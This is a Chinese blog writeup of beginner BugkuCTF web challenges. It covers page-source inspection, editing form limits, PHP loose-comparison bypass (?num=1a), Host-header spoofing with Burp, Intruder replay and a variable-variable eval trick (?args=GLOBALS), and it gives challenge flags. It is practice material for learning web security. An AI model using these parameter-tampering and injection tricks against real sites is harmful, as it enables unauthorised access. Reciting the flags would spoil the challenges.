bugkuctf-web(Writeup)

原创

丶没胡子的猫 于 2020-11-07 13:17:37 发布 1988 收藏 5

分类专栏： CTF 文章标签： 信息安全 安全 web

本文链接：https://blog.csdn.net/weixin_41924764/article/details/108280968

目录

速度要快

cookies欺骗

never give up

welcome to bugkuctf

过狗一句话

字符？正则？

前女友(SKCTF)

login1(SKCTF)

你从哪里来

md5 collision(NUPT_CTF)

程序员本地网站

各种绕过

web8

细心

求getshell

INSERT INTO注入

这是一个神奇的登陆框

多次

PHP_encrypt_1(ISCCCTF)

文件包含2

flag.php

sql注入2

孙xx的博客

Trim的日记本

login2(SKCTF)

login3(SKCTF)

文件上传2(湖湘杯)

江湖魔头

login4

官方网站：https://ctf.bugku.com/

---

web2

题目：
http://123.206.87.240:8002/web2/

Writeup：

```
#查看页面源代码
ctrl + U
F12
view-source:
```


```
1
2  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1
3  <html xmlns="http://www.w3.org/1999/xhtml">
4  <head>
5  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
6  <meta name="viewport" content="width=device-width,hight=device-hight,minimum-scale=1.0,maximum-scale=
7  <title>BK-CTF-WEB2</title>
8
9  <style type="text/css">
10 body { margin: 0; padding: 0; position: relative; background-image: url(images/xh.jpg); background-posi
11
12
13
14 </style>
15
16 </head>
17 <body id="body" onLoad="init()">
18 <!flag KEY{Web-2-bugKssNNikls9100}>
19 <script type="text/javascript" src="js/ThreeCanvas.js"></script>
20 <script type="text/javascript" src="js/Snow.js"></script>
21
22 <script type="text/javascript">
```


计算器

题目：

http://123.206.87.240:8002/yanzhengma/

Writeup：

正确答案是两位数字，maxlength限制了我们输入的字数，只允许输入1位。

由于前端代码在我们浏览器加载的，我们可以随意控制前端代码，修改maxlength大一些，再输入正确答案，即可获取flag。

web基础$_GET


题目：
http://123.206.87.240:8002/get/

Writeup：

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

以GET方式接收用户输入的内容，传输到$what变量中，如果$what等于'flag'，那么就会输出此题flag

```
http://123.206.87.240:8002/get/?what=flag
```



web基础$_POST


题目：
http://123.206.87.240:8002/post/

Writeup：

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

以POST方式接收用户输入的内容，传输到$what变量中，如果$what等于'flag'，那么就会输出此题flag

火狐插件安装一个hackbar或用burp进行发包，传输变量`what=flag`即可获得flag



矛盾

题目：

http://123.206.87.240:8002/get/index1.php

Writeup：

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
```

1. GET方式接收num变量传输的内容
2. 第一个if判断，如果不是数字，执行代码块
3. 第二个if判断，$num变量等于1
4. 满足以上条件，输出flag

php比较时（松散比较`==`），会出现多种比较情况，详情查阅官方解说

举个例子：

执行以下php代码，会输出结果`bool(true)`

```
<?php
var_dump(123=='123asd');
?>
```

因为php在比较而且类型不同时，第一个值（123）会取下完整的结果，而第二个值（‘123asd’）则会将变成‘123’与第一个值相比 。

那么等式会转换成


var_dump(123==‘123’);

而数字与字符相比，内容相同将等于true：

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

这样一来我们就可以payload为：`?num=1a`



web3


题目：

flag就在这里快来找找吧

http://123.206.87.240:8002/web3/


Writeup：

打开题目后发现一直弹窗




`ctrl+u`查看页面源代码，滑倒最低可以看到一串html实体化编码

```
&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;
```




解码网站：html在线解码网站




域名解析

题目：
听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

Writeup：
访问123.206.87.240，利用burp拦截数据包，将host修改成flag.baidu.com



burp点击forward发放数据包后即可看到flag



你必须让他停下


题目：

地址：http://123.206.87.240:8002/web12/


作者：@berTrAM

Writeup：

访问后一直题目刷新，打开burp拦截抓包，将数据包发送到intrder模块，设置null payload发包。



然后点击start attack开始爆破，然后就会发现一个数据长度不同的数据包，查看返回包即可看到flag



如果爆破一次没有发现flag，可以从新抓个数据包进行爆破。

本地包含

题目：

http://123.206.87.240:8003/

Writeup：

题目访问不了

变量1

题目：

http://123.206.87.240:8004/index1.php

Writeup：

```php
<?php

error_reporting(0);#关闭错误报告
include "flag1.php";#包含flag1.php文件
highlight_file(__file__);#高亮显示代码
if(isset($_GET['args'])){#isset判断变量是否为空，如果不为空，即执行以下代码块。
    $args = $_GET['args'];#以GET方式传输数据，赋值于$args变量
    if(!preg_match("/^\w+$/",$args)){#正则表达式，如果没有匹配到相应的字符，则执行以下代码块
        die("args error!");#退出php脚本
    }
    eval("var_dump($$args);");#eval() 函数把字符串按照 PHP 代码来计算。var_dump为打印括号内变量的类型。
}
?>
```

正则匹配规则：

`/` ：字符串前后都有两个反斜杠，类似与标识符

`^` ：匹配字符串的行首

`\w` ：表示的是匹配包括下划线的任何单词字符。类似但不等价于"[A-Za-z0-9_]"

`+`：匹配多个

`$` ：表达式结尾

$$**：php中两个**$$用来定义可变变量。

$args传入的内容将会变成一个变量。

例如：

```php
<?php
$bb = '1';
$aa="bb";
print $$aa;
?>
```

结果： 1

如何读取flag呢？下面我们来介绍以下`$GLOBALS`：

`$GLOBALS` 是PHP 中的预定义超全局数组，包含了当前代码中的所有的变量。

payload:

```
http://123.206.87.240:8004/index1.php?args=GLOBALS
```

web5

题目：

JSPFUCK???答案格式CTF{**}

http://123.206.87.240:8002/web5/


字母大写

Writeup：

查看源代码，发现大量的js加密编码

复制到控制台，可以看见下方打印出第一个flag：`ctf{whatfk}`

转换成大写提交：



